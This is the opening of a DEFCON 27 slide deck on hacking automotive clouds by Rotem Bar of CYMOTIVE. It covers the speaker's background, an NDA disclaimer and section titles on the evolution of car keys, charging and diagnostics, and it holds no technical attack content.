

# Hacking into Automotive Clouds



Rotem Bar – DEFCON 27



CYMOTIVE's mission is clear-cut: to be a leader in the automotive Cyber Security domain in the era of the Connected Car, autonomous driving, and smart mobility.

To achieve this goal, CYMOTIVE helps OEMs and Tier-1s implement security measures, methodologies, and procedures across the entire Engineering Development process.



# WHO AM I

## **Rotem Bar – This is my day job**



**End to End  
Security Testing**




**Breaking through  
the cloud or factory**



**Bypassing ECU  
protections**



**Vehicle Security Research**



**Building Security  
Products**




**IDS  
IPS**

**Automotive SOC**

**Prevention Concepts**

# WHO AM I

## **Rotem Bar – In my free time**



### **Robotics Enthusiast**

Participated and Won robotic competitions from the age of 15. Volunteering in managing the High-school robotics competition



### **Won the most bugs awarded in the first car hacking event worldwide**

Found hundreds of bugs in various bug bounty programs



### **Father of the year**

Took my 4 year old daughter and wife to a one year vacation in SE Asia



# *Disclaimer*

*As part of my job with CYMOTIVE I'm working closely with several automotive companies and because of that many of my findings are under NDA.*

*Because I think it is important to share on the technical level my experience and knowledge I will not include ANY customer names and real issues which can cause any harm and focus more on the tech side*

PAGE 1/567



# The connectivity Evolutions



# Key Evolution




# Charging Evolution




# Diagnostics Evolution




# The Cloud Evolution



